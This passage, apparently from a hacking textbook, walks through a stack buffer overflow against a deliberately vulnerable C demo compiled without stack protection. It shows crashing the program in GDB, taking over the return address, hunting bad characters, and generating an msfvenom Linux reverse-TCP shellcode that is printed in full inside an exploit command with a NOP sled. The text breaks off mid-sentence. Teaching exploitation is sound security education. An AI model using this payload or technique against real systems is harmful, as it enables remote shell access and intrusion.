
As we type this out, let's take a look at our vulnerable code, as follows:

```
#include <string.h>
#include <stdio.h>
void main(int argc, char *argv[]) {
 char buffer[300];
 strcpy(buffer, argv[1]);
 printf("\n\nI'm sorry, my responses are limited. You must ask the right
questions.\n\n");
}
```

The program starts with the preprocessing directive, `#include`, which tells the program to include the defined header file; for example, `stdio.h` is the header file that defines variable types for standard input and output. The program sets up the `main` function, which returns nothing (hence `void`); the `buffer` variable is declared and set at `300` bytes in size; the `strcpy` (string copy) command copies the argument passed to the program into the `300` byte buffer; a message from a classic movie on robotics is displayed; and the function ends.


Now, we'll compile our program. Note that we're also disabling stack protections during compilation in the following example:

```
# gcc -g -fno-stack-protector -z execstack -o demo demo.c
# ./demo test
```



```
root@kali:~# ./demo test

I'm sorry, my responses are limited.  You must ask the right questions.

root@kali:~# 
```

We can now see that the demo program took `test` as input and copied it to the buffer. The `printf` function then displays our message. The input is small, so we shouldn't expect any issues; it fits in the buffer with room to spare. Let's take a look at what happens if we hold down the *z* key before submitting the input:




```
root@kali:~# ./demo zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz

I'm sorry, my responses are limited.  You must ask the right questions.

Segmentation fault
root@kali:~#
```

Ah ha! There's a segmentation fault. The program has been broken by us putting in too much data. The program is simple and quite literally does nothing, but still has a `main` function regardless. At some point, this function is called where a buffer is set aside for it. Once everything is popped back off the stack, we'll be left with a return pointer. If this points to somewhere invalid, the program crashes.

Examining the stack and registers during execution

Let's load our program into GDB and see what's going on behind the curtain. We'll issue the `run` command with our initial `test` input and then examine the registers to see what the normal operation looks like, as follows:

```
# gdb demo
(gdb) break 6
(gdb) run test
(gdb) info registers
```



```
(gdb) run test
Starting program: /root/demo test

Breakpoint 1, main (argc=2, argv=0xbffff404) at demo.c:6
6               printf("\n\nI'm sorry, my responses are limited.  You must ask the righ
t questions.\n\n");
(gdb) info registers
eax            0xbffff224       -1073745372
ecx            0xbffff5a4       -1073744476
edx            0xbffff224       -1073745372
ebx            0x402000 4202496
esp            0xbffff220       0xbffff220
ebp            0xbffff358       0xbffff358
esi            0xb7fae000       -1208295424
edi            0x0      0
eip            0x40058a 0x40058a <main+61>
eflags         0x282    [ SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) 
```


As we can see in the preceding screenshot, `esp` and `ebp` are right next to each other, so now we can figure out the stack frame. Working from `esp`, let's find the return address, remembering it'll be the first hexadecimal word after the base pointer. We know that we start at the `esp`, but how far do we look in memory? Let's review the math.

The stack pointer is at `0xbffff220` and the base pointer is at `0xbfff358`. This means we can eliminate `bfff`, so we're counting hexadecimal words from `220` to `358`. An easy way to think of this is by counting groups of 16: `220`, `230`, `240`, `250`, and so on, up to `360` , which is 20 groups. Therefore, we'll examine 80 hexadecimal words.

If you thought that was 14 groups rather than 20, you're probably stuck in base-10 mode. Remember we're in base-16, meaning `220`, `230`, `240`, `250`, `260`, `270`, `280`, `290`, `2a0`, `2b0`, `2c0`, and so on.

```
(gdb) x/80x $esp
```

If you find the base pointer address and then identify the hexadecimal word right after it, you will get the return address, as shown in the following screenshot:




```
(gdb) x/80x $esp
0xbffff220:     0xb7fe1279      0x74736574      0xb7ddce00      0xf63d4e2e
0xbffff230:     0xb7fd1110      0xb7fe172d      0x00000001      0x00000001
0xbffff240:     0xb7de6438      0x0000093c      0xb7de6cc8      0xb7fd1110
0xbffff250:     0xbffff2a4      0xbffff2a0      0x00000003      0x00000000
0xbffff260:     0xb7fff000      0xb7de6cc8      0xb7ddd012      0xb7de6438
0xbffff270:     0xf63d4e2e      0x00400291      0x07b1ea71      0xbffff324
0xbffff280:     0xbffff2a4      0xb7fd13e0      0x00000000      0x00000000
0xbffff290:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffff2a0:     0x00000000      0x00000000      0x000000c2      0x00000fff
0xbffff2b0:     0xb7fe13f9      0xf63d4e2e      0xb7fffaf8      0xbffff32c
0xbffff2c0:     0x00000000      0xb7fe1f8b      0x0040022c      0xbffff32c
0xbffff2d0:     0xb7fffa9c      0x00000001      0xb7fd1420      0x00000001
0xbffff2e0:     0x00000000      0x00000001      0xb7fff940      0x000000c2
0xbffff2f0:     0x00000000      0x00c30000      0x00000000      0xb7fff000
0xbffff300:     0x00000000      0x00000000      0x00000000      0x7c70f500
0xbffff310:     0x00000009      0xbffff599      0xb7e091a9      0xb7fb1748
0xbffff320:     0xb7fae000      0xb7fae000      0x00000000      0xb7e0930b
0xbffff330:     0xb7fae3fc      0x00402000      0xbffff410      0x004005fb
0xbffff340:     0x00000002      0xbffff404      0xbffff410      0x004005d1
0xbffff350:     0xbffff370      0x00000000      0x00000000      0xb7df1e81
(gdb)
```

Examine this until it makes sense. Then, use `quit` to exit so we can do the same procedure over again. This time, we will crash our program with a long string of the letter `z`:

```
# gdb demo
(gdb) break 6
(gdb) run $(python -c 'print "z"*400')
```

Ahh! What have we done? Take a look at the memory address the function is trying to jump to, shown in the following screenshot:



```
(gdb) run $(python -c 'print "z"*400')
Starting program: /root/demo $(python -c 'print "z"*400')

Breakpoint 1, main (
    argc=<error reading variable: Cannot access memory at address 0x7a7a7a7a>,
    argv=<error reading variable: Cannot access memory at address 0x7a7a7a7e>)
    at demo.c:6
6               printf("\n\nI'm sorry, my responses are limited.  You must ask the righ
t questions.\n\n");
(gdb) info registers
eax            0xbffff094       -1073745772
ecx            0xbffff5a0       -1073744480
edx            0xbffff21c       -1073745380
ebx            0x402000 4202496
esp            0xbffff090       0xbffff090
ebp            0xbffff1c8       0xbffff1c8
esi            0xb7fae000       -1208295424
edi            0x0      0
eip            0x40058a 0x40058a <main+61>
eflags         0x286    [ PF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

As you can see, if you run `x/80x $esp` as you did before, you'll see the stack again. Find the base pointer, then read the hexadecimal word after it. It now says `0x7a7a7a7a`. `7a` is the hexadecimal representation of the ASCII z. We overflowed the buffer and replaced the return address! Our computer is very angry with us about this because `0x7a7a7a7a` either doesn't exist or we have no business jumping there. Before we move on to turning this into a working attack, we need to make sure we understand the order of bits in memory.

Lilliputian concerns – understanding endianness

"It is computed that eleven thousand persons have at several times suffered death, rather than submit to break their eggs at the smaller end."

–Gulliver's Travels

Take a break from the keyboard for a moment and enjoy a literary tidbit. In *Gulliver's Travels* by Jonathan Swift, published in 1726, our narrator and traveler Lemuel Gulliver tells of his adventure in the country of Lilliput. The Lilliputians are revealed to be a quirky bunch, known for deep conflict over seemingly trivial matters. For centuries, Lilliputians cracked open their eggs on the big end. When an emperor tried to enforce by law that eggs are to be cracked open at the little end, it resulted in rebellions and many were killed.

In the world of computing, it turns out that not everyone agrees on how bytes should be ordered in memory. If you spent a lot of time with networking protocols, you'll be used to what is intuitive for people who read from left to right: *big-endian*, meaning the most significant bits are in memory first. With *little-endian*, the least significant bits go first. In layman's terms, little-endian looks backwards. This is important for us as hackers because, like the Lilliputians, not everyone agrees on some things you may consider trivial. As a shellcoder and reverser in particular, you should immediately get comfortable with little-endian ordering as it is the standard of Intel processors.

Let's give a quick example using a hexadecimal word from memory. Let's say you want `0x12345678` to appear in the stack. The string you'd pass to the overflowing function is `\x78\x56\x34\x12`. When your exploits fail, you'll find yourself checking byte order before anything else as a troubleshooting step.

Now, we're going to get into the wacky world of shellcoding. We previously mentioned that stuffing 400 bytes of the ASCII letter z into the buffer caused the return address to be overwritten with `0x7a7a7a7a`. What return address will we jump to if we execute the program with the following input? Try it out before moving on to the next section:

```
# demo $(python -c 'print "\x7a"*300 + "\xef\xbe\xad\xde"')
```

Introducing shellcoding

If you played around with the last example in the previous section, you should have seen that execution tried to jump to `0xdeadbeef`. (We used `deadbeef` because it's one of the few things you can say with hexadecimal characters. Besides, doesn't it look like some sort of scary hacker moniker?) The point of this is to demonstrate that, by choosing input carefully, you are able to control the return address. This means we can also pass shellcode as an argument and pad it to just the right size necessary to concatenate a return address to a payload, which will then return and result in its execution. This is essentially the heart of the stack overflow attack. However, as you can imagine, the return needs to point to a nice spot in memory. Before we tackle that, let's get our hands on some bytes slightly more exciting than `deadbeef`.


Instead of generating the payload and passing it to some file that will be input to Metasploit or Shellter, we actually want to get our hands on those naughty hexadecimal bytes. So, instead of outputting to an executable file, we'll just output in a Python format and grab the values straight out of the terminal. You know where this is going, right? Yes, we're going to use `msfvenom` to generate our payload. Go ahead and try it: use a Linux x86 payload, grab the bytes, and see if you can stuff the buffer and overwrite the return address.

It didn't work, did it? You can see the first handful of your payload's bytes, but then it seems to break into zeroes and some memory references here and there. We mentioned bad characters when we first introduced `msfvenom` – hexadecimal bytes that will actually break execution for some reason. The infamous example is `\x00`, the null byte. If you tried using the example from the `msfvenom` help screen – `'\x00\xff'` – that's a good guess, but it probably didn't work either. So, our only option is to go hunting in the hexadecimal jungle to find the bytes that are breaking our shellcode. How do we do that without going byte-by-byte in our shellcode? Thankfully, there's a nifty workaround.

Hunting bytes that break shellcode

What's nice about this problem is that the culprits are just a byte each. A single byte is just two hexadecimal digits, so there can only be a total of *16 * 16 = 256* characters to review. This sounds like a lot to go through manually, but we already have our target executable demo and we have GDB. So, why not pass all 256 characters (our hunting payload) as a single argument with padding at the end and see if our pad makes it to the stack? If it doesn't, we know the code broke somewhere and we can step through byte-by-byte to find the break.

We can then take out the offender, run it through again, rinse and repeat, as shown in the following screenshot. Note that in this example, we're using 5 bytes of `\x90` as padding:




```
(gdb) x/80x $esp
0xbffff120:     0xb7fe1279      0x90909090      0x03020190      0x07060504
0xbffff130:     0x0e0d0c0b      0x1211100f      0x16151413      0x1a191817
0xbffff140:     0x1e1d1c1b      0x0000001f      0xb7de6cc8      0xb7fd1110
0xbffff150:     0xbffff1a4      0xbffff1a0      0x00000003      0x00000000
0xbffff160:     0xb7fff000      0xb7de6cc8      0xb7ddd012      0xb7de6438
0xbffff170:     0xf63d4e2e      0x00400291      0x07b1ea71      0xbffff224
0xbffff180:     0xbffff1a4      0xb7fd13e0      0x00000000      0x00000000
0xbffff190:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffff1a0:     0x00000000      0x00000000      0x000000c2      0x00000fff
0xbffff1b0:     0xb7fe13f9      0xf63d4e2e      0xb7fffaf8      0xbffff22c
0xbffff1c0:     0x00000000      0xb7fe1f8b      0x0040022c      0xbffff22c
0xbffff1d0:     0xb7fffa9c      0x00000001      0xb7fd1420      0x00000001
0xbffff1e0:     0x00000000      0x00000001      0xb7fff940      0x000000c2
0xbffff1f0:     0x00000000      0x00c30000      0x00000000      0xb7fff000
0xbffff200:     0x00000000      0x00000000      0x00000000      0xe0c2d300
0xbffff210:     0x00000009      0xbffff49c      0xb7e091a9      0xb7fb1748
0xbffff220:     0xb7fae000      0xb7fae000      0x00000000      0xb7e0930b
0xbffff230:     0xb7fae3fc      0x00402000      0xbffff314      0x004005fb
0xbffff240:     0x00000003      0xbffff304      0xbffff314      0x004005d1
0xbffff250:     0xbffff270      0x00000000      0x00000000      0xb7df1e81
(gdb)
```

The word where the break occurred is highlighted. Now, let's step through the output:

- The command we issued to GDB is `x/80x $esp`, so the first hexadecimal word that appears is the stack pointer. The value here is a location in memory: `0xb7fe1279`.
- The next word in memory is where the input begins, `0x90909090`, which is 4 of 5 bytes from our padding. Therefore, assuming that `\x01`, `\x02`, or `\x03` didn't break the code, we expect the next word to be a `\x90` with the first three bytes of the hunting payload. This is little-endian, therefore we expect `0x03020190`.
- We see the expected word at the next location in memory, so now let's just hunt for a break.
- We find the break at the word starting at the location `0xbffff144`. The value is `0x0000001f`; `\x1f` made it to the stack and the code breaks after that.
- Thus, we can now infer that `\x20` broke the code.

Next, we take out the offending character and run through it again with the modified hunting payload. Eventually, if we get to the end and see our padding, we know that our characters are good. In this example, we've used `\x7a` as padding at the end. You can see in the following screenshot from the bytes leading up to the padding that we're at the end of our hunting payload:



```
0xbffff210:     0xeeedeceb      0xf2f1f0ef      0xf6f5f4f3      0xfaf9f8f7
0xbffff220:     0xfefdfcfb      0x7a7a7a7a      0x7a7a7a7a      0xb7007a7a
0xbffff230:     0xb7fae3fc      0x00402000      0xbffff310      0x004005fb
```


You might be wondering if it's possible to search for bad characters online. This will inform you of consistent offenders, such as `\x00`. However, this is also one of those things that can vary pretty widely from system to system. You might find the answer online and get lucky, but when you have exhausted your search engine abilities and you're still stuck with broken shellcode, you gotta go hunting.

Generating shellcode with msfvenom

Now that we know what characters break our shellcode, we can issue our `msfvenom` command to grab a payload, as follows:

```
# msfvenom --payload linux/x86/shell/reverse_tcp LHOST=127.0.0.1
LPORT=45678 --format py --bad-chars '\x00\x09\x20\x0a\xff'
```

What you do with the output is up to you. You could dump it into a Python script that you'd call as an argument when you run the vulnerable program. In the following example, we've dumped it straight into a single command for ease:




```
Starting program: /root/demo $(python -c 'print "\x90"*150 + "\xb8\xdf\xaa\xad\x
f7\xdb\xce\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1\x1f\x31\x43\x15\x83\xeb\xfc\x03\x43\x
11\xe2\x2a\xc0\xa7\xa9\xe5\xce\x4f\xb6\x56\xb2\xfc\x53\x5a\x84\x65\x2d\xbb\x29\x
e9\xba\x60\xda\x2a\x6c\xfa\x70\xc3\x6f\x02\x37\x7d\xf9\xe3\x5d\xe4\xa1\xb3\xf0\x
bf\xd8\xd2\xb0\xf2\x5b\x91\xf7\x74\x45\xd7\x83\xbb\x1d\x45\x6b\xc4\xdd\xd1\x06\x
c4\xb7\xe4\x5f\x27\x76\x2f\x92\x28\xfc\x6f\x54\x94\x14\x48\x15\xe1\x53\x96\x49\x
ee\xa3\x1f\x8a\x2f\x48\x13\x8c\x53\x83\x9b\x73\x59\x1c\x5e\x4b\x19\x0d\x3b\xc5\x
3b\xb4\x0d\xd9\x0b\xc4\xbc\x62\xee\x0b\x46\x61\x0e\x6a\x0e\x64\xf0\x6d\x6e\xdc\x
f1\x6d\x6e\x22\x3f\xed" + "\x7a\x7a\x7a\x7a"')

Breakpoint 1, main (
    argc=<error reading variable: Cannot access memory at address 0x7a7a7a7a>,
    argv=<error reading variable: Cannot access memory at address 0x7a7a7a7e>)
    at demo.c:6
6               printf("\n\nI'm sorry, my responses are limited.  You must ask t
he right questions.\n\n");
(gdb)
```

Here we see a proof-of-concept: all of that gunk is sanitized payload with the return memory overwrite concatenated at the end. This proves that the code didn't break because you can see the segmentation fault `Cannot access memory` at the defined location. If the code actually works and we point the memory address at a location that takes the flow to the top of the shellcode, then we're golden. There's just one trick left, however, and that's pointing at the exact point in memory where the shellcode lies, which is about as tough as it sounds. Did you notice the padding at the front of the shellcode? It is 150 bytes of `\x90`; unlike the letter z, that is not arbitrary.


Grab your mittens, we're going a NOP sledding

The processor doesn't have to work all the time – after all, we all need a break now and then. The processor will always do as it is told, and it just so happens that we can tell it to not do anything. If we tell our processor to conduct no operations, this is called a **NOP**. To get an idea of how this helps us, let's take a look at the following stack structure:



The stack grows upwards, like that stack of plates we mentioned earlier. The arrow represents the direction in terms of memory addresses, so the stack grows upwards toward lower addresses in memory. The entire red box is what we're stuffing into the buffer. As you can see, it just won't fit; it will overwrite the return address, which we will point to the middle of the a NOP sled. The a NOP sled is nothing more than a long string of no-operation codes. If execution lands there, the processor will just blow through them doing nothing, before moving on to the next instruction. Execution lands at the top of a hill and almost literally slides down the hill. At the bottom of the hill is our shellcode. This method means we don't need to be accurate with our prediction of a return address – it simply has to land anywhere in the NOPs.

The a NOP code `\x90` is the most popular, but with many things in defense, the roads most traveled are the most easily blocked. However, you are able to pass a NOP flag to `msfvenom` and it will generate a sled made up of a variety of a NOP codes for you. Regardless of the method you use, you need to know the length of the a NOP sled. If it's too long, you'll just end up overwriting RET with a portion of shellcode, which is a segmentation fault. We already know that our buffer is 300 bytes and our payload is 150 bytes. In theory, stuffing exactly half of the buffer with a NOPs should allow us to overwrite the return address precisely. So, where do we point the return? Well, anywhere really, as long as you aim for the a NOP sled. Any address in that range will work. Use the hexadecimal examination command in GDB to observe the stack after you 